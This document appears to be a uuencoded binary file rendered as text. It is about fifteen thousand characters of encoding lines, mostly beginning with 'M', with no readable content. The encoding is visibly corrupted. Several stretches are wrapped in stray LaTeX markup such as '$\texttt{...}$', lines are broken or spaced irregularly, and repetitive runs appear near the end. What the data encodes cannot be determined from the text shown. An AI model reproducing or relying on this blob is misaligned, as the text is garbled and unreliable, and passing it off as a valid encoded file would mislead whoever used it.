M,6S)56S>)%KR"4):VM90HJ6I8UA+VQP+)OS2.#7HXJ3M3JPBH)@\$\$*=A9QKL M8Y)>SZJ'05XJ65,&77,\<9JY=:,LSQK.IUW\VSS>).C*05=)S3C*JEUFZE5 MC\9*:KUF:M6#LY):OYE:]5BMI#9HIE8]=&5JTM(27;EE'U`N)>B\K52DXW:C M:2S&TKCM8GM9AQIN0\#9Q]V^R->)00].:G#C0V22/E0+?&.=6()(>+R0+C&Y MG=>(XED['QW@Q&;?K&6D_F,46[FH]H.,P8DI.JLYGU:3-4%K1UREM&M)@A3R M5:+B,O'^=IYL:-NW$V7=M(-O;Z$1*@W5;A%)#'6XO]0)F2/),85D?]9XGG+$ $\texttt{M.I"TE\$T})\,84\&\T*DVJJPHMQ\\$9S:L\!TZMKY+=\$097[QP(A/6\&H`5\$ZHYD0E6]$ $M](U?+?R-^V?)XHWPLJ=2F/JNWI"Y84ZQ?*^^[39]L4/?O/\/+-N960Y;T";,$ MAA; P+MNUJR?..2%&(\VV116!%11;900HGW?*"8'J099^-'7`:_\$P\M-[^RD

 $MT]Y9U5N?[&(XX]$U^=Q:C47?.P/WK915_N80?:<SY0C2112XUF/$9W]Q^.%G$ M,>B<5`Y=;+W44V,`Q:9++;6R=\%HT1\-'@:C(S?;(OMDFZV]4R8WV)LD=/%V MBMM8((28E140:,4BJJGVR+A0*&%6&0]),H.Q4%>P\$>XU5:]AJ4C8?0;7V&A) M37[C=VJTV\$L64/UW:SF!)-:\$@D9S&R*HJ1UYF434W)X8@C/1X6720FL5':5) M,3KPT>@A0)FJSHH*:JTJOC1=&KO)XMUJ#@A"6,2MJ[L27+!3#(LD=Q/2LXE3 M*V<\$(84W0E@-E%-^=_'7&=Z(WHZ'BB.X:90:=TP!Z/0=-DTY>*%9`K_A%)V^ $MQ5R[<]JPZ:SOFRI1LGN-N-<(4P^2FV)))N[V>G[<OL/'<C^/VW?ONYR2\)5C$ M-1)^???J`55S)>J"JY55N(40:[Y&Q^VAED\$5#ERLTQGN.QZUN1VM]ZX`(YQX M=-:L9`@[K2UA1S*%G8:J(4RW->6N1+G[831:XMFQ,[VCX\Z,V9@"'FVH2_"< MB4RA0:^S^=Q.G:G7,M5\#BYTN\!OJ)03!XNT?-RA=,JP`!25*3!KSAR6%:&* M>),"E,BV'_3RB*\?[H5:W7%`R(D6UWXP^^C>W&8\$W_/:VB7=^&1<6'R`[L*]</pre> $MH[@<Z^{;UP[WG?Z'[?1%1%^0YKOM)DF`R[N_:5H,5:+:=EI!*51):1E<V5N=$ ME:K(RX21Y9!F`W=)L_F%I[^^D8V42X1KJD^0XN322+E8N+()LA&Q,UZ.()7G M5`N,NII@\J,[K,BM9#F%&8VZY&/O#9@WK\IK[-N*O0"CUEO@`EBR>BVVPB_L M6=:./D%RX@RKP5-N:T*EM7>;-Q2B)*#KZ^H]9`%6G%QA6._B>DOJTOH=\$<F_ MJM"3F\^S]YKPD6I"<F\P[M6DA<&HUI-[@_'):4+LS:,+[P]E,Y8Z4(SM\R&/ ME66V`"Z>[TX];OM^U]M^HW6INF=H^O=ZV>.^<<4,^+MDJ:B-NACR5NC1EN*< $M3BMIVV9*,,6)U.A*4V2H_+)T$^9_@)NR./&Y*6\(E0A2\ZK<(7*0+`FN1LG")$ MUK-&*ODHZA2P.C=%I<BW-8^[7M+NGCB"S`\2(U8#Y7C2+B2\$@((NXM23O<5[M2_T*8[*<FYP^07,10F/.]/#CAYOORY]&"_U^C&S4-KT20>81P;H42\O<CIL' MX=2+]3<?B5>[`?U[O_DFY*]J"%[&:0G(NHC)/+G6IJ9EO01J&[)QY&__&S-Q $M\&/)PY"_Z\&W-P\&\#)PY._T\&[-O\&')OY*_OU^7=F">3^S9\SS9,II^X'BI\#LC2?$ MPC.#YT4E^1&>N3%K&Y2%V=Q\$`HH*&@C78G:6*-SLGD7C)%3,02VF(!!XHK^O $M=.Y=%[SP!W&A/_";T\??.7T!)1:+:!@KZTHE8F%(4,8&]V?5TS8K*AH<X6KU$ M(5HL71W4U&WF[DB*#&Z)FL*M,H"ATE6:K2`4JI2J#&II!,R3GPQ5IA)QEH>@ MEJ^\MY6G\$VIZ"\H+5\$VJQXKRUIK4JQ[.;*5+QMZ[(X!J._\0`0M1F[Q#%/;G M5LX601:\$`:O>X5IF>\;.Q7U[)I/T6A>Y^M9=!EK01CR5N+[46UIG@4NBY_:! M1R:[.Y7L[K3&[@+1MBL-#EM0;;'>`"CCK#.59YUITZPSK?!"WKOZ'Z(-!GG= M<C_?4B\I;&_!]-_2;MXRU6I4#AG<4NJ)R!@XB:3(2503.EG&]4=0XRR<!>'Y $M+==9\1@_B4:NW!J7\kNVPJN[)$SBQ*OY&FWLP*>M(!JV46_@U;02^!W5LT MOKY; AHM(/VQ]F]S`?#.MND6.G&;;&U23X@K5I.X.5;4BN\$=U^Y583!,[]JKG M?UXF-F`X9*OQKH6%ZHZ_5-W\.1^Y'OR(KN]&;\@L>U>I%[J>?O_-AYJ5OBX3 MK^'"\.VFR_?)OKR4.>(J\9R,;KAOT\\Y-"=<8#=W<\$9GFJM[./ONC6>D>9DP MZ1SR]ZX-I3>]4W5=8I[3NVDLG4OK2ZE5E!*_EA=4S^Z[Z\$/O(K^FBSZ\$=,:? M1">P:Z70=IS<SYOM9QJ_KH.6<Y/Y?1?4=X'M.%Z2&+I`Y%QN=X:(8/-C1`RS M88ES.X&KV\$NR6=I.; `[+B00,VQOC\C(D+=T7]/NJ;B';I%JVEB=\`+"0M&G' M8=*6[*0@.ZDCJ[1P4G4,\$YZ;<IZQHGQUEYJ3QDVR=SAUF2G'+K/Z<Y=*-[2J MO.U:M:9"U1UR!Q4#J,N/O6=:5>"CZYGYN1_XT;W/],%.V.S&]OO^^5#[)W#! $\texttt{M]P'OT@V]T<)X4QHK$KLFBYK;TN;@K-F3=FLH\#BL:AV.VV:1D@5AO@B_E.5//BPAOBELE.5/ABAOBELE.5/ABAOBELE.5/ABAOBELO.5/A$ M.1^%^F&DU(Y3PD;OL96YDS&\$U5.H-\$MV,1\M\$#2+O=\$\"H,TBK73@[CSX,/3 M'*RJN4M0XD1A";NZ\$T)0AT0(8`AN:S#%V3\$%LYK^`OH)FL-S9G8P]UJ^'Z'B $MY(-;I=3<Q^N)BPH,PB6=L8C=<C;U^+)UPC$&*GSKRQ9IQF83+U3W/8***T@Y$ M%"<L<"3C4[IHM!793"&;-9.%5KIT&H@23-X\$"%]#<#F'W8L^O`Z\F7L9WW?B MQ]R);G0)(]%VO?LN_%B[,%O<=^#'VX'S+/6NRH<:Z'\$[3PPAA1]&6`VG,"=> M4PX%!!\$4)UYM[H2LF5I64,L:J*7J8J#B!LPT=^A3=4F@WZ:I=5*E9#7=)<M6 $\label{eq:mw6=nk!^BO^^S\#[C/G(MQ'-GZQ;?MWHQUQ'NQ3M-;L<[%+"FU;ODR70:5$V4X]} \\$ M-0WC7&1N&[(\$E9-E.'?3WK<^`LI*6ZK_7-+:>5EMU;HO16TKM`RO@[!G'ZV: M-9L&!E0H69-YF,8>#+M\$\$!M20Q;EHK4E#\$.@XA-3L[NPCF47Y\$/6VH](PY9N)MQ!//44:J\$\$](!^7YQH*CC%!5L%`A5"E76-`*%6*UR@H.^GWLZ"->\B"W^[#1 M1]U_53=AWO??Q]9_W?L._+@Z\$,]LZ\$=GE"17"[']27^8\$EL)J/*!H<L@G8X6 $MRV3!*-A)DLVK-Q8$:?!X115V+EP90$B]LKOY]R"U]K&NY2=RP;?\C;\55AW$ MMJ&I.-9EOUJE2<WK*)=D55\$58\$(+!%83Y43)'6^DG.2)XW.L]L-L.6LD.XA& M/NJ=ON=NV&_/]]H-RU>@YXQ;)M`B4#\$X&%Z+<Y<@<.RE6:R]L'DGC),L67AZ $\label{eq:mc_obs_def} \texttt{MC@>BT/ZV0M\V]QZTCHA8:}; : [U</PFFNE_XO13M&D@`YVMWCMNND1P[=+QE]] = (U</PFFNE_XO13M&D@`YVMWCMNND1P[=+QE]) = (U</PFFNE_XO13M&D@`YVMWCMND1P[=+QE]) = (U</PFFNE_XO13M&D@`YVMWCMND1P[=+QE]) = (U</PFFNE_XO13M&D@`YVMWCMND1P[=+QE]) = (U</PFFNE_XO13M&D@`YVMWCMND1P[=+QE]) = (U</PFFNE_XO13M&D@`YVMWCMND1P[=+QE]$ $MI;B[DV[UXE@ $'%'>JP';>^$[64<Z'=BW3K?&?!%+8= U'V%]SN>]%&,O21H$ $MF7(\$^?/3VJU2"@;1(IH\$SG4I'=B'F'QJ\$4=T9IZ)K)V+<J)\$M2)0B6@5@C)($ M[:@9U&4WS)&RIG,XPPDB)EH5\$58DYFL&5TLDR<;IM:%2*HA*5.`9JIFF<<N! MBI"BTH15K^4I=(B7CNH<X@)\$3`T%CLD]YB`L\MT<,5:A538YC88-BSFNV6S] M=JEI=%G9%_"<LT\$(LWL^9PO+I=,-\$EB@9!-I82*\.3>;SZ]ET-%HP7<0S@-= MC-O8C``K5#TF@TEAIVJJ5L@+</2.[A):3D1RV]G\XBQW<\KFJ"W1J*`:M3L> M/L(6J,KOL/Q:*)U6/]M4=6)-%=P@L<<SCX_#JMW`Y:07*=1F;L?G5?[D<16]

 $MBC/CJA^{4}))1M$';T[Z4+FI&L$B0\FJ($_AO$#,XP*V;C_11"LO579YS-3>$ M_R(\'H/R9G8:7%2KBB@4\2<!:Q#I8M2TJ\-`A&`,WKRW`P"A3E\$LM(5EYC`% $MR5"G6;'#^{[/*A]}S0-V8$+1DXWJ[#B,Z'&.4<6N(JA50<\0V*H*.5Q$L3IE$ M5\4<`*@(.B!&31A#]2ZK?`"37UGJJ3N_K;VB*50=TEZI#XD7NA67!=]TI5P= M@<W?&#!@1;ZOS\$'PF]6/_N#%8JICL#DA`2M62>/KM.TMUP0J5DX,K[XWIF[: MKJ,14#@/B%-/=CFA:TQ9`)KYD:63*.3WJRKP(21;D.(''WL;<_GO<X]\P&DO M9O>=].%WDE ;21^"U?HDNF'BI6X0\W052YL[EINV-J=YJU>-55S>6&,;&J]P MK)M_%)+WY)1NJWTP7YU+3X0?5&TVT^J7(X[45"I"1H44FF,Y3BS4@ADBF_, MWZZZ5?'U*QC?0\$.D3:_,U0-OL>=\$<;LWA!EH'HP@O(;S0%XXD=M)\$I@5B3- $\verb|M#*Y!\ "A<WM|:.+5WMM|:0*P[BS,_V(CJWF4:C9\ 2B2*MAJ5@6C4;UC?E2_DC+2]|$ M(XH,M>/*H7/6`KME?7]'_D7]L=`@!)6]DR3TH"0.0=V1XB9_U(H1U]N__[1@ $M.$Y<,?_`MWYOP<_"=E=)(J"8&Q"G(0Z4L1-0K4F/BB!ECMNP+9/:+0^@$J2(0Z4L1-0K4F/BB)UF(0Z4L1-0K4F/BB!ECMNP+9/:+0^W_0X_0U_0X_0U_0X_0$ MVQ%6/64Q;[;J#P8KNH1COE.0;#D'SXIN3KUX'H2EGJ::MQXQ.;3<;BW&B1][M7NO5@0`6]12X3>N#N/&<8;%/I6Y05;W!,F\@9LJR7=D-YS]EGI24W;CS?.Y= $M>*6:-F]\$; G4#B=>ZV, [!:CP:PK\AH,[#-)PR180%&%H\5LM,]6_M<@Y-"=> M8#>=-\$)`@[RL+#]OQ"!;[M/5R-JP;V>.ECG3J'0K\>TL1X&/IVQ#*:FTJ%3L M41"DI/1J.BW,/%?OT1-J82FGPR!S.A6I'IEE3D)[D4PC;62_Z'R-+:=UA>P M"V#1A0*WX;R/\-/L7Y5-46!U-IH-K-I%7.Y;?&Z0@-(XTY&^>U5)6H,6JQJ- $M1NOI"M-[):FG.7G\2`3EY6K5906\C"!4:CON,N?WF'"%\"<2X[;Z%(80Q*\]$ MK' `A:D(2-(^,]\$LH:I:=!;SH)XE"F_-K3@3>V*+E9J&*HAPVR^G4,Q5JQ*;1 M*GTL;6]7H6A*J5!K..QV&<7G/ZDW&!EG<09[[L5AU1'ZT@7=4J<W7,ZM='J0 $\texttt{MMKP/!`\$Y1}<*\texttt{I;VK;}]_'\texttt{NE}>\texttt{K3F:})\texttt{OK})\texttt{4}\\ \$\texttt{K.}\\ \$\texttt{9}\texttt{AQ}\\ \$\texttt{U;}\\ \texttt{H-!}\\ \texttt{4}\\ *\texttt{Q}\\ \$<:\\ \texttt{+F(.T=(""")})$ MF?<NT6V[1/HL%.+!*\^U.#GY=^ULI.+=H;\U&D4S]_[8V+*.C;4[J9(K5TUR M\X8N"J.J\$XSW??4[]Y4XF.S-_'9'K^>V,_*N/.="#TFUOH;.E^ZA\UO<%@AL M6A[UC_,71PBGGJP77K0CBX#"6B-./5ELGY97ZR*D4\$?":C.T\$#*Y3IS2`7S] MI8W:[=>:ES@J:T7L*L<H%\$@',@VJ>UOOTK#FP)<BRD<(:4'=KB<8J+P0_R!Z M^8]9+>RM\B66'WVUDC]FM>B])CRRK;ZO>\$<-^OMP)GNRK!-5=V8I/B:!Q=MR M2PX7WIGY<G39Z8E)>"P4&XW.!R%^>O7[C.>[YHSWHI3ZZOWU[#U[6SD(L%SY M"M+DUE<ONFX>GFD;BG>*,+S3'(*G5Q]:;3T2I(AS\$)9ITU&*]M%[_O<MP2\2 MKFZ(#_8BX1MG1BBJS:YH7YH"2)IE!VG?U*!!-67S.V=%G?'\$9=;Z6A0`+7;[M\$:]A\$W%)X>TX:WV3#`,508ZLY3TRL>=<S).)H7U0]IX7TFLUUR1B'8H8MZ?C $M\DP5NI].;;$ %0_3B:+[6ZMW\$HN7P;6[4Y+JYB*]_#II^\$>7^C2\$W7*M0&@/DQ MG:AI:PE!0'QZW)8ZAY>8"`K-(QPO#UVD2]6!UD%(*0;9)@2),&UOYA/`(I(E M<)L;9\$XIR*K;HW6O2-U1VP\?IH(7C>\$[86K:-KBYW[;4A\$!XQY745.QG;1`S MQU!,_\QS3,,@--P/EE\)9I(V:*>L@>C6H.GZR"AK13#*A/N0-07@VZ7?SG-O M-R;>3MLEADQ%8LC4G!A24L.:,?E>WJ,3A:&YWS\H\U>R?DGDG.,#HIO_L%3# M5[)[,I:L_\%\$9!2L;@M*F5/P!G#,@D2L^=\\$DL<&\$NFHL`2M+8XOEFU;@JCE $\texttt{MAA("BE\$7-6XH`8B:HG,D]NKQ\#UY<D\$,3<X[*BQ9<\#G^B=4<G.XWNG<X;.9UI]}$ $\label{eq:mn_shape} \texttt{MN}_=\texttt{B4G\$R*\#6}_"2, (\texttt{MK\$I!}) \\ \texttt{63;\&-/\$K<1^KJ-?KZ-:`^?JY>1ST1JT5N}) \\ \texttt{H7V:}$ M3;KY6`X?!29%#5PM:R+[S9J7_\W_\$/;/U?(E%A@Y39F>H\$5T<AHROH(;^E%+ M"X^0N5/I1TTV OT#4M"JUN/-7%FCF7G9T"ZJ!G"Y\C;%TT*5J#I!A06E4"4U M4FWK>Y\VDA>1D\3L2B4 &0*35)*'@7XR!B>!?,O]FB0 C4,X#7O9(/7/K08N M01:\$`:M^X`*,/ZM.X,B*"EH(5]NPL6/RG#[-A@4+TVI)S\$`+VHAG6A@ON=?P MB!^=0S1X?2T/:9M>)S/&MJ0\Z8:`SL>0M/F.\$J87>4%-O?0Q)0B]/_F*I9]B M<DMVTF\$>9?I+HJHS5S>&"H=.=><J=?B#W;:]IOP;=W5"IJ(';ZFI[ZA&+(W/ $MQY/$!\5NV2A2DS0VM5$V7E;0NO4$0WX"W4(*<O>=4N,$WB3UEY^TS!2#@*)Y$ MDII,,7QA./ZQ,5\$^P8CE(<\$7-(.J]P19>I+\$2Q+,-X:O/32_]*#B_!@%^NO> M2FH#4)XI2[!-D7625W]F3G50@2TK33#SJ'!NG[,_EA.*05+(K^5)90\$MU8!A MM]A.D6N@GUF]@X8LPB]JKY8;TU:TVLY&]("DR'\0D/#(%8V6X>^ND>4P"#"O MO*CI9B>31&`@EGITB=O2Z4Z#L1>7DZ`L@W0RS5(7,S5@U-A+DV5P\$.'Z"Z_Z MY1@JR4/T"%6S3@4@C[U7#^HXMQ<C&YW^6>!ZHW"QK.UO\FL4DUJ^0PYA\H5' M5G_/&\BY",))N[":`,YG68[;L\$ZC)JB7F6#\$*HW@:V1F`.V3%\$CP"HLV20HX M9'-JB0)0Y6%,*E%HSKF=*`GU+?CP-3`>+)`SU\L;6[SPJ0:K*TY.K7WZ@II+ M+K1&*D1MF[95;J&&**UHZRG2\$277R:IT_8#U>-WB/ZF,-1P\1.C':T]7+J+` MM;RK(#5@89&,1#V(B#0*H C<@(=%)69L.6R[!ISB=C1XQMPO[JH)9-J<,6!+ MEYR9T/%4L`&[2*>@R4M':@U([+AM%1:=ES4)2F=IJ[#PI2H#4O&^E8:3A358 MK+"Z7IARTU2O(AVGAN77H?EFO/EY&)FZG<H,,LZ-6%1FP(*YSXB59S#2L/*5 MHP%36UF6L6'6-*/F;P!I>'@1E!&/%9KXF?\$FM7A>+:)GPEQ0]A\#(BLTC'<Z MVVP<\NSD<W7;T#EA8^.P4\0FGG@^LX8IG1&MPF4G-0V8_!BG20,\].CFID:2 M(\$P4T&&KIR`@C+(G)OO/"@TCAI;PQC'#%O@&>U"'ZM?AXFDS4^?F]]-J.'@+ MF@&GN""MHF?J!Z=I=+K9PH`%)=6C)%@8QP@4&<?DI'9,3DQC,HY@D6GB1X75

M+1],V'U5IN87Y29Y:\4U28LW7`(P'EHS\Q40)LZS:!*8Q!;%)DM;AYO4X<+0 MJ;\$(U?8`ZP(F"KS^FLHR`&,?S5+*.5?32QRBDD(0.:E).:C,8#O'462J+2LT MX*U\$YR; = 9X4&*S"O<6!XJ=&3K\$\$5Q96X+*V'T><M<G[HWE:-]F9&O76FL;E-M66&UUU1C(N=&&WE1XY9?&/WR>1;"*M7\$C`JK\0`T]8SC0Q17X]KN16#TKGEI M-680.ELQ&2E1NN%J1Y-4U9>;K(BM=A)+3;.-9/8U,B\U,1W83:ZO-2\$&>#N MI<EIS\NKL2_MA7F:H\$)336NY3FJYXE4C*5X\B>LW,X4"QC1[=\W3=]?@SX1& $MF\G>TJANXYEY!/!W'BJYU8QOWSB^L;?C(,*[6VKT@4-44Z"XH`F9"JOM&#O']$ M;S)D_)2_2?/K99XTR#P.0I/Z8Yⅈ `VD=&?+P`,Z_\$D-48,6*%I[N;Q://4 MK02LRZU%!PY\UZYIKAS\$1(.]?VHFP-]/K5F+F%MN4M]R]-9!S<1\T2+.8\+G MQ_IK"23-+9@TM:!?%TCPS9\$\$ORYLX9OC%B!07+,X%\5FW-H)(C:N(F*O9LG) M"JOKB9=CFZJ)989(D!_XD3\$4A(7&:\$!JPN-O.U3B\<T0\$Z;8*S';R85MC'@5 M`(:ZFH-E5%;='W,S%155>Z:HS":WA!56]V(MHE^#:;L_8J%18<1*3=9E&B5I M5AN)\$A!&RUZG[8DY_E7C1TWJ_2B8GRYP;5^[ZQ*\$8;5N#GTOFF/?B[K@]Z)% M]#OTD^3")#PKK*XYW>!EJC05&KR;.D2_!A-6&[@;9PQJ2V>6ROWK3VLBN--* $MK)^R"%;11L=/%%>/\1I)S7(Z261<0U"9<5?!J+S\'80JD>J.:F-%!4!UU,WU$ $MQMED5! < ED&, *Z>Z$5LS[NHG-N.\EM3&NI.:6#>X9RQ=MME]D]-IZWT[S<R;$ $M\%EDU1Q]/!-:M!D2Y<836C\$_SZ*P;F]4><0W6S(B%9[]@=>";C!<OKI:S`=FO$ MQ480=Q;, C=N;; G1JZK#3FJQE0LS:U:Q.4RU?:F)RL@Q&7GGN.@MSS-N*&)9MCLW>[!)X`!\$ZMG&R\$<75_=6`[-=BCRCAJ]\$2B^+JEJKQ1^=F?S0+Z_!8J6&6 M<F%I;ZRH**[\$W3NK78.+8@,N:(UY8TP4&W`762TN*S;@ODE"-_9^,B+S\CKL $MQ*3,>;D)&X=J'6]67H==QYN5F\\:QG>)`3VJLB(`PV9$&"DD#!<5.(&0;>X)P$ MANBWOWG^<5(QQL\+\$\$.=[-B9FOU"7EP=F:L;-S6CQHD6UWBJTAB\8L75=JFY M&_VF?O2;.])OZDE\9],T#T:&'<Q+O"*\$[CHP^GX"P.@WUJ/S<H.'ZQ)]HY/+ MBDUZ>U6OKE>*EE8N7/P&*GX[,DD]E40GHO=\K0BUV+\$WCV!=6(,O053S;R;A M-]%`E:PCD)<W]\$83';\MH9J)WC?.\GC+2^T63`%@&'])<#5*%K8Q)"1!5/=% MK>!FR6&)[<R,8Y"75G.<UIQ<8X6F7;*1%QO=5U%LL.]S\UE"5FC8LYR8\5BA $M:_, &O-@Q! = [Y6^'U1G8Z-Z] L:QVP0(0-9TY-7?F=.[6<'4-73FM4X&I606F]$ M\U'-@!3%1MS:(YL%@\$G]:GE[&N_*5@:@NF.M>;E1@OH:>(TU0(>C!IM>*3;A MIO%U`SJ',%(``U^'CL5&7-`).N==@R]`C#1PAJK!QV(CKNL!9&3>T\HA*BF0 M:GA7J0=K4Y-U4&"J%[YTT*6!C`ID#%LUD5%@S"&I)C*S9CI^&SI^,QVVP==` M1P6JV49L%*@%)7[RLX&2!F5:R)H#T*SOM`PPXTW,>+B3TW3>)JD_<%.//ZG' M!_*73?POZ_G7XT_J\?E^:\$//:5#FK<AF0C)0M?OMPC(Q2*_-.TD2A&\$&E-_^ M@F6K<SX*C1Y5)7`EW0NPW#%H<!9[HWD\$-COR+5`J(*N7"AAPGX[B2TK9\$KLU $\texttt{M}{<<(\texttt{JT\&(.\#K3W9@KHZ\";N9=Q*\H2;!O2N*L]B6W7N\&58AFQHA6S1CAZ':Q22) } }$ MTG/4S.4Z6#N";FSTSW6P1H+.Q3B.S)NV"E`+8BQ+2A,U^:+'6G+-3<=@VFA+ $M2^{UNK}DME;J]/M?&Z76P]@1-1P1+<&:2D[K#"!/S800^85X&>`%6T[0JH.K&$ $\label{eq:mj'/AS&(P;34.;@5DM<\01*.ZXXEYN1&[=@>U`*A?3DJYI6HHU9VEPW*6E*B&)} \\$ M@)RUJ`+?BV/C9)*7US2\$T8*(8B-NW9F/O-P0[8M&&(@+3&>F"H#JB3YBMR6: M@S(21+52`CAZE`S*I(*D'E?SS9&S45QW>Y>#78.4-T*";Z\$9SY_D)<;=C,7 M -+1FO>65*`&.C`WU+R!4((S[;&R#&3F35:>H:P:VPT2/'<]XO?7U\UIU<`-M=9S;\7GMB*T";:#)@(R.;QG0U')*OC-S`U;<V5PQ.NA=]IJ!(;WK7IHZ0K=F M)TP4&Y?=0]/+R:S00\$`V(OHUF+-:S%D-)B]J\$220H.ID:!4H:*+EMZ.E@S70 M[!K;2(-JB,'2R;K:+O:3NDZN0?9KL?.7I.LJ(B":AFS-F^8:5`.EVI?6=;#J MJ1@3Z)BF84JN8\OROCW#2XU'#FH/Q]HU!V-K,),:3*)JKJ8H-G,UXR9UN`5A MUZW9)RY@:B6HHY(T4J%B\PZ\$**[\$'2>NT\$GX-GIM.EAMI+X`3KUX'H1MR.:0 ME5*>_Y1YQN@U*ZS&JSL_<&X^/#"K>XEB9GZ)@KW6FH3V(ID:7YU4@1IZ!6-(M26I\(ZT,6'V4(HK/?ZK;@2D`:O#/O3BL71_I8#5]8C2UHMA@':.9V]:=*8.V MIIFGA'T7XFH:68V+\'"]F6^T<PJ,LG"G5'J%P)A*L?9=8!G\$4&GIFOI:(LI5 M]I54Q.WNM634*^"KI6E#)VFF(^XO;Y3'N-FG7AC>*\$\#'7%#=Z,\Y#S7R]-(M)VFFPV[/;NXMTVJBN-"ZN:?J:/`[IIN;Q;A.E:][;NYMIP6=]*H%'7%%LEEK MFN@D=73XG<AF=\!8DTDMYJ0&4[F1Q8!?<6N+R9=7KR,QS185=Y:8""HWX]9M M`=<:8?6B6=,F9\5MM/ITJ-PK:ZI>Q>6SI597;U`U-GS51:L5:^L6M*JO,:V0 M2[G]LT:PBEM"=?=4046R9B.W=->D1DF]?M\$4&ZNX#TY?+BHW%QKWJ,O7&Y;: M7+D8T-CD%=<'EA:P+616==.=KN':G74F':^\VDZO7?G:-U,-31?\$55B9BS9F M1K_\$H];.-%*LO%'-&(90KR"K&4:EB\JTVB[:&-6JN[!,HBU:F=7*NZ",#:A> M<51CRDH7(>FUE6_U,8E6OOFG-,*5NW&,0[SB!ITR)?DR&#.E\14Q9M70;BHQ M*D?EC2:Z6:RX@*3%;E\$MS?(U'8W1\B9Z[[@N>I<UD7090ZVW9'XA5;L0H-%W M:T&I-IUB9;K^DBGG>>.-5ES)*V]2MG(>]-I(7CEA.D"4DG%7\$\>\$Z:V(%YG5 M]3KK:<]-=:].CUY'S;C*J\$Q4KH^Q4@KQ5O4T2B;E[#:9.#VK=P4%EIR[AH"< MO;L"/T_"74-"2]1=50\MWW9=A2I3<^ON0FU^;).I;)%46X\?\6S*IOB1DFQ9

MPEUYO+FR\A?,7>>O_.G]/^G4&_FS:TR\$YP2QDR6;%4^\J]3U_&3#N1F/K:VM MX7!HX;_;PP']N]7MLW^WMCI#^,_J=+8'78#K;'>MK6ZO.^C]R=I:0OT:/QFF MUP918N_"B\&"F>``S/=KZ+#*6/F_'\EG_%G*T7_?K;RV8H;G*91/.]93ZPW MT:47^]G,PHWD!.;\$\<R+,;NT]>W.<'/O]8MA_[.5:9HNOMC<C.V)ER#B1NBE MFX"`?V\B.?K+LF'E/K<#H!6AXS[_;.5YM+B.@\DTM5:?KUG0^;TGW:U.U_H& M@%[88WN*TIQ-@P3'QB2VYQ;\Z<>>9R61GU["B/O"NHXR"Z9F\+:13QR,L]2S M^C"\$H;L)8LXC&";7GZT\$[(W@V\+EMC!&GUB13S^^.7IK?>.%7FS/K#?9>!8X MUF'@>&'B638PQB?)U'.M,5!!^)?(_Y3SMU["1.S:F*QSW?("*(\MU"+X;?4\$ M!TYNW8KBSU96H1E`9G''Y!H(>FW-P+[EB!M5M2XJYX(A(++XXA'\`?2@<I?! M;&:-/9R"H;O6/UL!4.L?!V>OCM^>67M'WUG_V#LYV3LZ^^ZIA4>9(BC%^#01 M"N:+60!TH4*Q':;7(/=G*Z_W3YZ_`H2]KP\.#\Z^`]FMEP=G1_NGI];+XQ-K $MSWJS=W)V\setminus SMX=Z)$] >; $MR9OCT_T-RSKU4"3OLY6:50616Z\#M7"\%=4BHOM$]! M-R8@ULRUIO:%ARMR+[@`H6QZK[2YLSY;L?'L)]4.0(O6`ZD.?"N,4K"L(-V7 M7%LO+R\W)F&V\$<63S1DCD6P^^PR,*XKSV<I?@M"99:YG/<P'Q_0A*_!!D7SK MQ<'IV?')Z]'AP3>OSK``'2F0!\/<.^"B'`5C&"S=Y]/X#(]@?-\9_F!]9?WR M:.O1NO6H@U]=_.KA5Q^_!O@UQ*]M_-K!KUW\LO%KC%\.?KGXY>&7_^BWIR`0 M2!.\$GG5T\/77A_NCL^/1\U<G)?;I#R@CY9L?O=P[/7N^=W@XPKEF-/6N1N/5 MT3].0<'"R6,K`4<N1+>75"VUKM8^6_GELY4':"@>6(\MK#RL]L99,\$M7U[Y@ $M#Q\D4+F'#_D/[.(`]?0JQK>85[N#80[X(/"MU=7`^A=KZZJSM69]]96U510"]$ MG<^!T#_C?X:"F'CT\%^VNE?_?+AN/03<U6"-%[,=&BNAG]!Y#W@_\&XX@][[MH6^7OCWZ]A^N\$XL.L>@0BPZQZ!"+#K'H\$(L.L>@0BPZQZ!"+#K'H\$(L.L>@0 MBPZQZ\@676+1)19=8M\$E\EUBT24676+1)19=8M\$E\EUBT24676+1)19=8M\$5 M+'K\$HD<L>L2B1RQZQ*)'+'K\$HD<L>L2B1RQZQ*)'+'K\$HD<L>L2B)UCTB46? M6/2)19]8](E%GUCTB46?6/2)19]8](E%GUCTB46?6/2)15^P&!"+`;\$8\$(L! ML1@0BP&Q&!"+`;\$8\$(L!L1@0BP&Q&!"+`;\$8\$(N!8#\$D*D-B,2060V(Q)!9# M8C\$D\results D\results D\ MV\1BFUAL\$XMM8K%-++:)Q3:QV"86VX+%#K'8(18[Q&*'6.P0BQUBL4,L=HC% M#K'8(18[Q&*'6.P0BQUBL4,L=@2+76*Q2RQVB<4NL=@E%KO\$8I=8[!*+76*Q M2RQVB<4NL=@E%KO\$8I=8[`H6-K&PB85-+&QB81,+FUC8Q,(F%C:QL(F%32QL M8F\$3"YM8V,3"%BS&Q&),+,;\$8DPLQL1B3"S&Q&),+,;\$8DPLQL1B3"S&Q&), M+,;\$8BQ8.,3"(18.L7"(A4,L'&+A\$`N'6#C\$PB\$6#K%PB(5#+!QBX1`+1[!P MB85++%QBX1(+EUBXQ,(E%BZQ<(F%2RQ<8N\$2"Y=8N,3")1:N8.\$1"X]8>,3" M(Q8>L?"(A4<L/&+A\$0N/6'C\$PB,6'K'PB(5'+\$!PB<6/K'PB85/+'QBX1,+MGUCXQ,(G%CZQ\(F%3RQ\8N\$3"Y]8^#[.1#C32I/@R^`*IL>9%T[`W0#GI&<Q $\label{eq:market} \texttt{M?P\$F4"O,P!?+SX'0\$3*V`[\W\BEJ[LV=Q?7J7Y,GSQ;?PQ>C\\.Z/\$M=67^U] }$ MNH,!/.RM/<5I38#A;-B%)[^9)GOG@D7GM,V47IXJ7\ESY4#,E;_[U+]U]2]M MIGZ8TZ_8I'[%904K-JU?L7G]BDWL5VQFOV)3^Q6;VZ_8Y'[%90<K-KU?L?G] MBDWP5VR&OV)3_)70/*P+Y\F9=CC7#F?;X7P[G'&'<^YPUAW.N\.9=SCW#F?? MX?P[7(`.EZ!3B-#E(G1%0;D(72Y"EXO0Y2)TN0A=+D*7B]#E(G2Y"\$TN0I>+ $MT.4B = +D(W4*$'A>AQT7HB;;G(O2X"#TN0H^+T.,B]+@(/2Y"CXO0XR+TN`@]$ M+D*/B]`K1.AS\$?I<A#X7H2 ZGXO0YR+TN0A]+D*?B]#G(O2Y"'TN0I^+T.<B $M]+D(_4*\$^1=AP\$48<!\$\&7(2!T\$\$NPH"+,.`B#+@(`R["@(LPX"(,N`@#+L*`$ 